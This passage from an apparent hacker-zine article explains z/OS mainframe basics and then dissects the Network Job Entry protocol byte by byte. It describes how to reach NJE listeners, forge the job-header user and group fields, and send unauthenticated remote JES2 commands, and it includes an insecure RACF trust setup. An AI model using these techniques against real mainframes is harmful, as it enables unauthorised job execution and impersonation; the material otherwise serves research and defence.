Another thing you may be noticing now is that there seem to be dots instead of slashes to denote folders/files hierarchy. It's natural to assume—if you don't use mainframes—that the nice comforting notion of a hierarchy carries over with some minimal changes—but you'd be wrong. z/OS doesn't really have the concept of a folder hierarchy. The files `dade.file1.g2` and `dade.file2.g2` are simply named this way for convenience. The locations, on disk, of various datasets, etc. are controlled by the system catalogue—which is another topic to save away for a future article. Regardless, those dots do serve a purpose and have specific names. The text before the first dot is called a High Level Qualifier, or HLQ. This convention allows security products the ability to provide access to clusters of datasets based

[37] Mainframe experts, this is a very high level discussion. Please don't beat me up about various dataset types!



```
MAINTENANCE ROOM
THIS IS WHAT APPEARS TO HAVE BEEN THE MAINTENANCE ROOM FOR FLOOD CONTROL DAM #3.
APPARENTLY, THIS ROOM HAS BEEN RANSACKED RECENTLY, FOR MOST OF THE VALUABLE EQUIPMENT IS
GONE. ON THE WALL IN FRONT OF YOU IS A GROUP OF BUTTONS, WHICH ARE LABELLED IN EBCDIC.
```

```
> ls -l
total 32
-rw-r--r--   1 MARGO    SYS1          596 Mar  9 13:08 manifest
-rw-r--r--   1 MARGO    SYS1         1494 Mar  9 13:09 phrack.txt
> cat manifest
This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
> cat "//'DADE.EXAMPLE(phrack)'"

                                  _ _      _______
                                 | \/ |     / _____/
                                 |_||_|etal/ /hop
                                 _________/ /
                                /__________/
                                 (314)432-0756
                          24 Hours A Day, 300/1200 Baud

                                   Presents....

                                ==Phrack Inc.==
                      Volume One, Issue One, Phile 1 of 8

                                Introduction...
> netstat
MVS TCP/IP NETSTAT CS V3R5       TCPIP Name: TCPIP           13:16:16
User Id  Conn     Local Socket           Foreign Socket         State
-------  ----     ------------           --------------         -----
TN3270   0000000B 0.0.0.0..23            0.0.0.0..0             Listen
```

Figure 6 – OMVS

```
READY
listds example
DADE.EXAMPLE
--RECFM-LRECL-BLKSIZE-DSORG
  FB     80     27920    PO
--VOLUMES--
PUBLIC
edit 'dade.example(manifest)' text
IKJ52338I DATA SET 'DADE.EXAMPLE(MANIFEST)' NOT LINE NUMBERED, USING NONUM
EDIT
list
This is our world now... the world of the electron and the switch, the
beauty of the baud.  We make use of a service already existing without paying
for what could be dirt-cheap if it wasn't run by profiteering gluttons, and
you call us criminals.  We explore... and you call us criminals.  We seek
after knowledge... and you call us criminals.  We exist without skin color,
without nationality, without religious bias... and you call us criminals.
You build atomic bombs, you wage wars, you murder, cheat, and lie to us
and try to make us believe it's for our own good, yet we're the criminals.
IKJ52500I END OF DATA
end
READY
netstat
EZZ2350I MVS TCP/IP NETSTAT CS V3R5       TCPIP Name: TCPIP          18:23:42
EZZ2585I User Id  Conn      Local Socket          Foreign Socket        State
EZZ2586I -------  ----      ------------          ----------------      -----
EZZ2587I TN3270   0000000B  0.0.0.0..23           0.0.0.0..0            Listen
```

`listds` lists a dataset. This command is similar to `ls`.

`edit 'dade.example(manifest)' text`/`list` lists the contents of a file.

`netstat` is good ol' netstat.

Figure 7 – TSO

on the HLQ. The other 'levels' also have names, but we can just call them qualifiers and move on. For example, in the `listds` example above we wanted to see the members of the file DADE.EXAMPLE where the HLQ is DADE.

6.1.3 Jobs and Languages

Now that you understand a little about the file system and the command interfaces, it is time to introduce JES2 and JCL. JES2, or Job Entry Subsystem v2, is used to control batch operations. What are batch operations? Simply put, these are automated commands/actions that are taken programmatically. Let's say you're McDonalds and need to process invoices for all the stores and print the results. The invoice data is stored in a dataset, you do some work on that data, and print out the results. You'd use multiple different programs to do that, so you write up a script that does this work for you. In z/OS we'd refer to the work being performed as a *job*, and the script would be referred to as JCL, or Job Control Language.

There are many options and intricacies of JCL and of using JCL, and I won't be going over those. Instead, I'm going to show you a few examples and explain the components.

In Figure 8 is a very simple JCL file. In JCL each line starts with a `//`. This is required for every line that's not parameters or data being passed to a program. The first line is known as the job card. Every JCL file starts with it. In our example, the NAME of the job is `USSINFO`, then comes the TYPE (JOB) followed by the job name (JOBNAME) and programs `exec cat and netstat`. The remaining items can be understood by reading documentation and tutorials.[38]

Next we have the `STEP`. We give each job step a name. In our example, we gave the first step the name `UNIXCMD`. This step executes the program `BPXBATCH`.

What the hell is `BPXBATCH`? Essentially, all UNIX programs, commands, etc., start with BPX. In our JCL, `BPXBATCH` means "UNIX BATCH", which is exactly what this program is doing. It's executing commands in UNIX through JES as a batch process. So, using JCL we `EXEC`ute the `ProGraM` `BPXBATCH`: `EXEC PGM=BPXBATCH`

Skipping `STDIN` and `STDOUT` (it means just use the defaults) we get to `STDPARM`. These are the options we wish to pass to BPXBATCH (PARM stands for parameters). It takes UNIX commands as its options and executes them in UNIX. In our example, it's `cat`ting the file `example/manifest` and displaying the current IP configuration with `netstat home`. If you ran this JCL, it would `cat` the file `/dade/example/manifest`, execute `netstat home`, and print any output to `STDOUT`, which really means it will print it to the log of your job activities.

If, instead of using UNIX commands, you wanted to execute TSO commands, you could use IKJEFT01, as in Figure 9.

6.1.4 Security

You need to understand that OS/360 didn't really come with security, and it wasn't until SHARE in 1974 that the decision to create security products for the mainframe was made. IBM didn't release the first security product for the mainframe until 1976. Later, competing products would be released, specifically ACF2 in 1978 and Top Secret sometime after that. IBM's security product was RACF, or Resource Access Control Facility, and is what is commonly referred to as a SAF, or Security Access Facility (ACF2/Top Secret are also SAFs).

Within RACF you have classes and permissions. You can create users, assign groups. You get what you'd expect from modern identity managers, but it's very arcane and the command syntax makes no sense. For example, to add a user the command is `ADDUSER`:

```
1 ADDUSER ZER0KUL NAME('Dade Murphy') TSO(TSO(
      ACCTNUM(E133T3) PROC(STARTUP)) (OMVS(UID
      (31337) HOME(/u/ZER0KUL) PROGRAM(/bin/
      tcsh)) DFLTGRP(SYSOM) OWNER(SYSADM)
```

Adding a group is similar. Luckily, as with all things, z/OS IBM has really good documentation on how to use RACF.

The key thing to know is that RACF is one huge database stored as data within a dataset. (You can see the location by typing `RVARY`.)

6.1.5 Networking

Mainframes run a full TCP/IP stack. This shouldn't really come as a shock, as you saw `NETSTAT` above! TCP/IP has been available since the 80s on z/OS

[38] `http://www.tutorialspoint.com/jcl/jcl_job_statement.htm`

```
1  //USSINFO   JOB (JOBNAME),'exec cat and netstat',CLASS=A,
   //             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
3  //UNIXCMD   EXEC PGM=BPXBATCH
   //* ***************
5  //* JCL to get system info
   //* ***************
7  //STDIN      DD SYSOUT=*
   //STDOUT     DD SYSOUT=*
9  //STDPARM    DD *
   sh cat example/manifest;netstat home
11 /*
```

Figure 8 – Simple JCL file


```
1  //TSOINFO   JOB (JOBNAME),'exec netstat',CLASS=A,
   //             MSGLEVEL=(0,0),MSGCLASS=K,NOTIFY=&SYSUID
3  //TSOCMD    EXEC  PGM=IKJEFT01
   //SYSTSPRT  DD    SYSOUT=*
5  //SYSOUT    DD    SYSOUT=*
   //SYSTSIN   DD    *
7     LISTDS 'DADE.EXAMPLE' MEMBERS
      NETSTAT HOME
9  /*
```

Figure 9 – IKJEFT01 for executing TSO commands.

and has slowly replaced SNA (System Network Architecture, a crazy story beyond the scope of this article).

TCP/IP is configured in a parmlib. I'm being vague here, not to protect the innocent, but because z/OS is so configurable that you can put these configuration files anywhere. Likely, however, you'll find it in `SYS1.TCPPARMS` (a PDS).

So, we've got TCP/IP configured and ready to go, and we understand that a lot of a mainframe's




```
MACHINE ROOM
THIS IS A LARGE ROOM FULL OF ASSORTED HEAVY MACHINERY, WHIRRING NOISILY. THE ROOM SMELLS
OF BURNED RESISTORS. ALONG ONE WALL ARE THREE BUTTONS WHICH ARE, RESPECTIVELY, ROUND,
TRIANGULAR, AND SQUARE. NATURALLY, ABOVE THESE BUTTONS ARE INSTRUCTIONS WRITTEN IN
EBCDIC...
```

power comes from batch processing. So far so good.

6.2 Network Job Entry

Understand that mainframes are expensive. Very expensive. When you buy one, you're not in it for the short term. But, say you're an enterprise in the 80s and have a huge printing facility designed to print checks in New Mexico. You buy a mainframe to handle all the batch processing of those printers and keep track of what was printed where and when. Unfortunately, the data needed for those checks is kept in a system in Ohio, and only the system in Idaho knows when it's ready to kick off new print jobs automatically. Enter Network Job Entry.

Using Network Job Entry (or NJE), you can submit a job in one environment, say the Idaho mainframe `POTATO`, and have it execute the JCL on a different system, for example the New Mexico mainframe `CACTUS`.



An interesting property of NJE, depending on the setup, is that in the default configuration JES2 will take the userid of the submitter and pass that along to the target system. If that user exists on the target system and has the appropriate permissions, it will execute the job as that user. No password, or tokens. How it does this is explained below in section 4.1.

Here's the same UNIX JCL we saw above, but this time, instead of executing on our local system (CACTUS), it will execute on POTATO:

```
1 //USSINFO  JOB (JOBNAME),'exec id on potato
      ',CLASS=A,
  //              MSGLEVEL=(0,0),MSGCLASS=K,
      NOTIFY=&SYSUID
3 /*XEQ         POTATO
  //UNIXCMD    EXEC PGM=BPXBATCH
5 //STDIN      DD SYSOUT=*
  //STDOUT     DD SYSOUT=*
7 //STDPARM    DD *
  sh id
9 /*
```

The new line "`/*XEQ POTATO`" tells JES2 we'd like to execute this on POTATO, instead of our local system.

Within NJE these systems are referred to as *nodes* in a trusted network of mainframes.

6.2.1 The Setup

NJE can use SNA, but most companies use TCP/IP for their NJE setup today. Configuring NJE requires a few things before you get started. First, you'll need the IP addresses for the systems in your NJE network, then you need to assign names to each system (these can be different than hostnames), then you turn it all on and watch the magic happen. You'll need to know all the nodes before you set this up; you can't just connect to a running NJE server without it being defined.

Let's use our example from before:

System	Name	IP
System 1	POTATO	10.10.10.1
System 2	CACTUS	10.10.10.2

Somewhere on the mainframe there will be the JES2 startup procedures, likely in `SYS1.PARMLIB(JES2PARM)`, but not always. In that file there will be a few lines to declare NJE settings. The section begins with NJEDEF, where the number of nodes and lines are declared, as well as the number of your own node. Then, the nodes are named, with the NODE setting and the socket setup with `NETSRV`, `LINE`, and `SOCKET` as shown in Figure 10.

With this file you can turn on NJE with the JES2 console command `$S NETSERV1`. This will enable NJE and open the default port, 175, waiting for connections. To initiate the connection, you could connect from POTATO to CACTUS with this JES2 command: `$SN,LINE1,N=CACTUS`, or, to go the other way, `$SN,LINE1,N=POTATO`.

You can also password protect NJE by adding the PASSWORD variable on the NODE lines:

```
NODE(1)   NAME=POTATO,PASSWORD=OHIO1234
NODE(2)   NAME=CACTUS,PASSWORD=NJEROCKS
```

The commands, in this case, don't change when you connect, but a password is sent. These passwords don't need to be the same, as you can see in the example. But once you start getting five or more nodes in a network, all with different passwords, managing these configs can become a pain, so most places just use a single, shared password, if they use passwords at all.

NJE communication can also use SSL, with a default port of 2252. If you're not using SSL, all data sent across the network is sent in cleartext.

With this setup we can send commands to the other nodes by using the `$N` JES2 command. To display the current nodes connected to POTATO from CACTUS, you'd enter `$N 1,'$D NODE'` and get the output:

```
16.54.08   $HASP826 NODE(1)
16.54.08   $HASP826 NODE(1)
           NAME=POTATO, STATUS=(OWNNODE),
           TRANSMIT=BOTH,
16.54.08   $HASP826
           RECEIVE=BOTH, HOLD=NONE
16.54.08   $HASP826 NODE(2)
16.54.08   $HASP826 NODE(2)
           NAME=CACTUS, STATUS=(VIA/LNE1),
           TRANSMIT=BOTH,
16.54.08   $HASP826 RECEIVE=BOTH, HOLD=NONE
```

These commands, sent with `$N`, are referred to as Nodal Message Records or NMR.

6.2.2 Nodes!

The current setup will only allow NMRs to be sent from one node to another. We need to set up trust between these systems. Thankfully, with RACF this is a fairly easy and painless setup. This setup can be done with the following commands on POTATO. Note, this is ultra insecure! Do not use this type of setup if you are reading this. This is just an example of what the author has seen in the wild:

```
RDEFINE RACFVARS &RACLNDE UACC(NONE)
RALTER RACFVARS &RACLNDE ADDMEM(CACTUS)
SETROPTS CLASSACT(RACFVARS) RACLIST(RACFVARS
    )
SETROPTS RACLIST(RACFVARS) REFRESH
```

What this does is tell RACF that, for any job coming in from CACTUS, POTATO can assume that the RACF databases are the same. NJE doesn't actually require users to sign in or send passwords between nodes. Instead, as described in more detail below, it attaches the submitting the user's userid from the local node and passes that information to the node expected to perform the work. With the above setup the local node assumes that the RACF databases are the same (or similar enough), and that users from one system are the same on another. This isn't always the case and can easily be manipulated to our advantage. Thus, in our current setup to submit work from one system to another, the user `jsmith` would have to exist on both.

System 1:	POTATO	System 2:	CACTUS
NJEDEF	NODENUM=2, OWNNODE=1, LINENUM=1,	NJEDEF	NODENUM=2, OWNNODE=2, LINENUM=1
NODE(1)	NAME=POTATO	NODE(1)	NAME=POTATO
NODE(2)	NAME=CACTUS	NODE(2)	NAME=CACTUS
NETSRC(1)	SOCKET=LOCAL	NETSRC(1)	SOCKET=LOCAL
LINE(1)	UNIT=TCPIP	LINE(1)	UNIT=TCPIP
SOCKET(CACTUS)	NODE=2, IPADDR=10.10.10.2	SOCKET(POTATO)	NODE=1, IPADDR=10.10.10.1

Figure 10 – Nodes in our network

6.3 Inside NJE

With the high level discussion out of the way, it's time to dissect the innards of NJE, so we can make it do what we want. Fortunately, IBM has documented how NJE works in the document `has2a620.pdf` or more commonly known as "Network Job Entry Formats and Protocols." Throughout the rest of this article, you'll see page references to the sections within this document that describe the process or record format being discussed.

6.3.1 The Handshake

I'm not going to go into the TCP/IP handshake, as you should be already familiar with it. After you've established a TCP connection nothing happens, literally. If you find an open port on an NJE server and connect to it with anything, the server will not send a banner or let you know what's up. It just sits there and waits. It waits for a very specific initialization packet that is 33 bytes long.[39] Figure 11 shows a breakdown of this packet.

Taking a look at a connection to POTATO from CACTUS, we see that CACTUS sends the packet in Figure 12 and receives the packet in Figure 13.

This is the expected response when sending valid OHOST and RHOST fields. If you send an OPEN, and either of those are incorrect, you get a `NAK` response TYPE, followed by 24 zeroes and a reason code. Notice that you don't need a valid OIP/RIP; it can be anything.

Here's the reply when we send an RHOST and an OHOST of `FAKE`:

```
   D5 C1 D2 40 40 40 40 40 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 01
```

See if you can decode what the first 3 bytes mean!

6.3.2 SOH WHAT?

Once an ACK NJE packet is received, the server is expecting a SOH/ENQ packet.[40] From this point on, every NJE packet sent is surrounded by a TTB and a TTR.[41] I'm sure these had acronyms at some point, but this is no longer documented. We just need to know that a TTB is 8 bytes long with the third and fourth bytes being the length of the packet plus itself. Think of the B as BLOCK. Following the TTB is a TTR. An NJE packet can have multiple TTRs but only one TTB. A TTR is 4 bytes long and represents the length of the RECORD. SOH in EBCDIC is 0x01, ENQ is 0x2D.This is what this all looks like together:

```
1 |———————— TTR ——————————|—— TTB ———|SO|
    00  00  00  12  00  00  00  00  00  00  00  02  01
3
  |EN|—— TTR ————|
5 |2D  00  00  00  00
```

Notice that in some instances there's also a TTR footer of four bytes of 0x00.

The NJE server replies with:

```
1 |———————— TTR ——————————|—— TTB ———|DL|
    00  00  00  12  00  00  00  00  00  00  00  02  10
3
  |A0|—— TTR ————|
5   70  00  00  00  00
```

or DLE (0x10) ACK0 (0x70). These are the expected control responses to our SOH/ENQ.

[39] See page 189 of `has2a620.pdf`.
[40] See page 13 of `has2a620.pdf`.
[41] See page 194 of `has2a620.pdf`.
[42] See page 111 of `has2a620.pdf`.

Name	Length (bytes)	Encoding	Description
TYPE	8	EBCDIC	One of OPEN (open a connection), ACK (acknowledge a connection) or NAK (deny a connection). Padded with spaces.
RHOST	8	EBCDIC	The name of the originating node, padded with spaces.
RIP	4	—	The IP address of the originating node.
OHOST	8	EBCDIC	Padded name of the node you're trying to connect to.
OIP	4	—	IP address of target node.
R	1	—	Reason code for NAK (0x01 or 0x04).

Figure 11 – 33-byte NJE handshake packet

```
   TYPE - - - - - - - - -  OHOST - - - - - - - - - OIP - - - - RHOST - - - - - - - - -
2  D6 D7 C5 D5 40 40 40 40 D7 D6 E3 C1 E3 D6 40 40 0A 0D 25 0A C3 C1 C3 E3 E4 E2 40 40
   O  P  E  N              P  O  T  A  T  O        10 13 37 10 C  A  C  T  U  S
4
   RIP - - - - R
6  0A 0A 0A 02 00
   10 10 10 02 0
```

Figure 12 – CACTUS sends this packet.

```
1  TYPE - - - - - - - - -  OHOST - - - - - - - - - OIP - - - - RHOST - - - - - - - - -
   C1 C3 D2 40 40 40 40 40 C3 C1 C3 E3 E4 E2 40 40 00 00 00 00 D7 D6 E3 C1 E3 D6 40 40
3  A  C  K                 C  A  C  T  U  S           0  0  0  0 P  O  T  A  T  O

5  RIP - - - - R
   0A 0A 0A 01 00
7  10 10 10 01 0
```

Figure 13 – CACTUS receives this packet.

6.3.3 NCCR, not a Cruise Line!

The next part of initialization is sending an 'I' record. NJE has a bunch of different types of records, I, J, K, L, M, N, and B. These are known as Networking Connection Control Records (NCCR) and control NJE node connectivity.[42] The important ones to know are I (Initial Signon), J (Signon Reply), and B (Close Connection).

An initial sign-on record is made up of many components. The important things to know here are that the RCB is `0xF0`, the SRCB is the letter '`I`' in EBCDIC (`0xC9`), and that there are fields within an NCCR I record called `NCCILPAS` and `NCCINPAS` that are used for password-protected nodes. `NCCILPAS` × `2` is used when the nodes passwords are the same, whereas you'd use `NCCINPAS` if the local password is different from the target password. For example, if we set the `PASSWORD=` in NJEDEF above to `NJEROCKS`, we'd put NJEROCKS in both the `NCCILPAS` and `NCCINPAS` fields.

We send an I record, then receive a J record, and now the two mainframes are connected to one another. Since we added trusted nodes with RACF, we can now submit jobs between the two mainframes as users from one system to another. If a user exists on both mainframes, jobs submitted from one mainframe to run on another will be executed as that user on the target system. The assumption is that both mainframes are secure and trusted (otherwise why would you set them up?)

6.3.4 Bigger Packets

As we get deeper into the NJE connection, more layers get added on. Once we've reached this phase, additional items are are now included in every NJE packet: TTB → TTR → DLE → STX → BCB → FCS → RCB → SRCB → DATA

We already talked about TTB and TTR. DLE (`0x10`) and STX (`0x02`) are transmission control. The BCB, or Block Control Byte, is always `0x80` plus a modulo 16 number. It is used for tracking the current sequence number and is incremented each time data is sent.[43] FCS is the Function Control Sequence. The FCS is two bytes long and identifies the stream to be used.[44] RCB is a Record Control Byte, which can be one of the following:[45]

```
1 - 0x00 End of block
  - 0x90 Request to start stream
3 - 0xA0 Permission to start Stream
  - 0xB0 Deny request to start stream
5 - 0xC0 Acknowledge transmission complete
  - 0xD0 Ready to receive stream
7 - 0xE0 BCB error
  - 0xF0 Control record (NCCR)
9 - 0x9A Command or message (NMR)
  - 0x98-0xF8 SYSIN (incoming data, usually
      JCL can be other stuff)
11 - 0x99-0xF9 SYSOUT (output from jobs, files,
       etc)
```

SRCB is a Source Record Control Byte. For each RCB a SRCB is required (IBM calls it a Source Record Control Byte, but I like to think of it as "Second.")[46]

```
1 - 0x90 through 0xD0 the SRCB is the RCB
        of the stream to be started.
3 - 0xE0 the SRCB is the correct BCB.
  - 0xF0 The NCCR type (explained in 3.4)
5 - 0x9A Always 0x00
  - 0x98-F8 Defines the type of incoming data.
7 - 0x99-F9 Defines the type of output data.
```

And finally here is the data. The maximum length of a record (or TTR) is 255 bytes. Each record *must* have an RCB and a SRCB, which effectively means that each chunk of data cannot be longer than 253 bytes. That's not a lot of room! Fortunately, NJE implements compression using SCB, or String Control Bytes.[47] SCB compresses duplicate characters and repeated spaces using a control byte that uses a byte's two high order bits to denote that either the following character should be repeated x times (`101x xxxx`), a blank should be inserted x times (`100x xxx`), or the following x characters should be skipped to find the next control byte (`11xx xxxx`). `0x00` denotes the end of compressed data, whereas `0x40` denotes that the stream should be terminated. Not everything needs to be compressed (for example NCCR records don't need to be).

Figure 14 shows a breakdown of the following packet: `00 00 00 3b 00 00 00 00 00 00 00 2b 10 02 82 8f cf 9a 00 cd 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 a8 00 c6 d7 d6 e3 c1`

[43] See page 119 of `has2a620.pdf`.
[44] See page 122 of `has2a620.pdf`.
[45] See page 124 of `has2a620.pdf`.
[46] See page 125 of `has2a620.pdf`.
[47] See page 123 of `has2a620.pdf`.

e3 d6 82 ca 01 5b c4 40 d5 d1 c5 c4 c5 c6
00 00 00 00 00

Since this is an NMR (RCB = 0x9A), we can break down the data after decompression using the format described by IBM.[48] The decompressed payload is shown in Figure 15.

Therefore, this rather long packet was used to send the command $D NJEDEF from the node POTATO to the node NEWYORK.

6.4 Abusing NJE

As discussed in Section 6.2.2, userids are expected to be the same across nodes. But knowing how enterprises operate requires conducting a little test.

Pretend that you work for a large enterprise with multiple mainframe environments all connected through NJE. In this example, two nodes exist: (1) DEV and (2) PROD.

A user named John Smith, who manages payroll, frequently works in the production environment (PROD) and has an account on that system with the userid "JSMITH."

A developer named Jennifer Smith is hired to help with transaction processing. Jennifer will only ever do work on the development environment, so an "Identity Manager" assigns her the user id "JSMITH" on the DEV mainframe.

What is the problem in this example? How could Jennifer exploit her access on DEV to get a bigger paycheck?

Well, the problem is that whoever set up the accounts didn't bother to check all the environments before creating the new user account on DEV. Since DEV and PROD are trusted nodes in an NJE network, Jennifer could submit jobs to the production environment (using /*XEQ PROD), and the JCL would execute under Johns permissions—not a very secure setup. Worse still, the logs on PROD will show that John was the one messing with payroll to give Jennifer a raise.

6.4.1 Garbage SYSIN

When JCL is sent between nodes, it is called SYSIN data. To control who the data is from, the type of data, etc., a few more pieces of data are added to the NJE record. When JES2 processes JCL, it creates the SYSIN records. As it processes the JCL, it identifies the /*XEQ command and creates the Job Header, Job Data, and Job Footer.[49]

Job Data is the JCL being sent, Job Footer is some trailing information, and Job Header is where the important components (for us) live.

Within the Job Header itself there are four subsections: General, Scheduling, Job Accounting, and Security.

The first three are boring and are just system stuff. (They're actually very exciting, but for this writeup they aren't important.) The good bits are in the Security Section Job Header. The security section header is made up of 18 settings:[50]

[48] See page 102 of has2a620.pdf.
[49] See page 19 of has2a620.pdf.
[50] See page 38 of has2a620.pdf.

Type	Data	Value
TTB	00 00 00 3b 00 00 00 00	59
TTR	00 00 00 2a	43
DLE	10	DLE
STX	02	STX
BCB	82	2
FCS	8f cf	n/a
RCB	9a	NMR Command/Message
SRCB	00	n/a
Data	See Below	See Below
TTB	00 00 00 00	TTB Footer

The Data field was compressed using SCB. It decompresses to 90 77 00 09 d5 c5 e6 e8 d6 d9 d2 40 01 00 00 00 00 00 00 00 00 d7 d6 e3 c1 e3 d6 40 40 01 5b c4 40 d5 d1 c5 c4 c5 c6.

Figure 14 – Example NJE packet

Item	Data	Value
NMRFLAG	90	NMRFLAGC Set to 'on'. Which means its a command.
NMRLEVEL	77	Highest level
NMRTYPE	00	Unformatted command.
NMRML	09	Length of NMRMSG
NMRTONOD	d7 d6 e3 c1 e3 d6 40 40	To NEWYORK
NMRTOQUL	01	The identifier. Node 1.
NMROUT	00 00 00 00 00 00 00 00	The UserID, Console ID. In this case, blank.
NMRFMNOD	c3 c1 c3 e3 e4 e2 40 40	From POTATO
NMRFMQUL	01	From identifier. Can be the same.
NMRMSG	5b c4 40 d5 d1 c5 c4 c5 c6	Command: "$D NJEDEF" in EBCDIC

Figure 15 – Decompressed payload from Figure 14.

Name	Size	Description
NJHTLEN	2B	Length of header
NJHTTYPE	1B	Type (Always 0x8C for security.)
NJHTMOD	1B	Modifier 0x00 for security.
NJHTLENP	2B	Remaining header length.
NJHTFLG0	1B	Flag for NJHTF0JB which defines the owner.
NJHTLENT	1B	Total length of sec header.
NJHTVERS	1B	Version of RACF
NJHTFLG1	1B	Flag byte for NJHT1EN (Encrypted or not), NJHT1EXT (format) and NJHTSNRF (no RACF)
NJHTSTYP	1B	Session type
NJHTFLG2	1B	Flag byte for NJHT2DFT, NJHTUNRF, NJHT2MLO, NJHT2SHI, NJHT2TRS, NJHT2SUS, NJHT2RMT
NJHT2DFT	1b	Not verified
NJHTUNRF	1b	Undefined user without RACF
NJHT2MLO	1b	Multiple leaving options
NJHT2SHI	1b	Security data not verified
NJHT2TRS	1b	A Trusted user
NJHT2SUS	1b	A Surrogate user
NJHT2RMT	1b	Remote job or data set
NJHTPOEX	1B	Port of entry class
NJHTSECL	8B	Security label
NJHTCNOD	8B	Security node
NJHTSUSR	8B	User ID of Submitter
NJHTSNOD	8B	Node the job came from
NJHTSGRP	8B	Group ID of Submitter
NJHTPOEN	8B	Originator node name
NJHTOUSR	8B	User ID
NJHTOGRP	8B	Group ID

The two most important of these are the `NJHTOUSR` and `NJHTOGRP` variables. These define the User ID and Group ID of the job coming into the system. If someone were able to manipulate these fields within the Job Header before it was sent to an NJE server, they could execute anything as any user on the system (so long as they had the ability to submit jobs, something almost every user does). At this point you're basically two fields away from owning a system.

6.4.2 Command and Control

In Section 6.2.1 we discussed NMR, that is, Nodal Message Records. These have an RCB of `0x9A`. By far the most interesting property of NMRs is their ability to send commands from one node to another. This exists to allow easier, centralized management of a bunch of mainframe (NJE) nodes on a network. You send commands, and the reply gets routed back to you for display.

For example, we can send the JES2 command `$D JQ` that will tell us all the jobs that are currently running. To display all the jobs running on CACTUS from POTATO, we simply add `$N 2` in front of the command we wish to execute: `$N 2,'$D JQ'`

```
[...]
13.42.01 STC00021 $HASP890 JOB(TCPIP)
13.42.01 STC00021 $HASP890 JOB(TCPIP)
         STATUS=(EXECUTING/EMC1), CLASS=STC,
13.42.01          $HASP890
         PRIORITY=15, SYSAFF=(EMC1),
         HOLD=(NONE)
13.42.01 STC00022 $HASP890 JOB(TN3270)
13.42.01 STC00022 $HASP890 JOB(TN3270)
         STATUS=(EXECUTING/EMC1), CLASS=STC,
13.42.01          $HASP890
         PRIORITY=15, SYSAFF=(EMC1),
         HOLD=(NONE)
13.42.01 TSU00035 $HASP890 JOB(DADE)
```

```
13.42.01  TSU00035 $HASP890 JOB(DADE)
          STATUS=(AWAITING HARDCOPY) ,
          CLASS=TSU,
13.42.01            $HASP890
          PRIORITY=1, SYSAFF=(ANY) ,
          HOLD=(NONE)
[...]
```

To make changes at a target system we can issue commands with `$T`. The command `$D JOBDEF,JOBNUM` tells us the maximum number of jobs that are allowed to run at one time. We can increase (or decrease) this number with `$T JOBDEF,JOBNUM=#`.

```
$D JOBDEF,JOBNUM
$HASP835 JOBDEF   JOBNUM=3000
$T JOBDEF,JOBNUM=3001
$D JOBDEF,JOBNUM
$HASP835 JOBDEF   JOBNUM=3001
```

We can do the exact same thing with NJE, but instead pass it a node number `$N 2,'$T JOBDEF,JOBNUM=3001'`. This is the power of NMR commands. Notice that there are no userids or passwords here, only commands going from one system to another.

A reference for every single JES2 command exists.[51] Some interesting JES2 commands are the ones we already talked about (lowering/increasing number of concurrent jobs), but you can also profile a mainframe using the various `$D` (for display) commands. `JOBDEF`, `INITINFO`, `NETWORK`, `NJEDEF`, `JQ`, `NODE` etc. `NJEDEF` is especially important!

6.5 Breaking In

It's now time to make NJE do what we want so we can own a mainframe. But there's some information you'll need to know:
- IP/Port running NJE
- RHOST and OHOST names
- Password for I record (not always)
- A way to connect

6.5.1 Finding a Target System

Of all the steps, this is likely the easiest step to perform. The most recent version of Nmap (7.10) received an update to probe for NJE listening ports:

```
##################NEXT PROBE##########################
# Queries z/OS Network Job Entry
# Sends an NJE Probe with the following info
# TYPE          = OPEN
# OHOST         = FAKE
# RHOST         = FAKE
# RIP and OIP = 0.0.0.0
# R             = 0
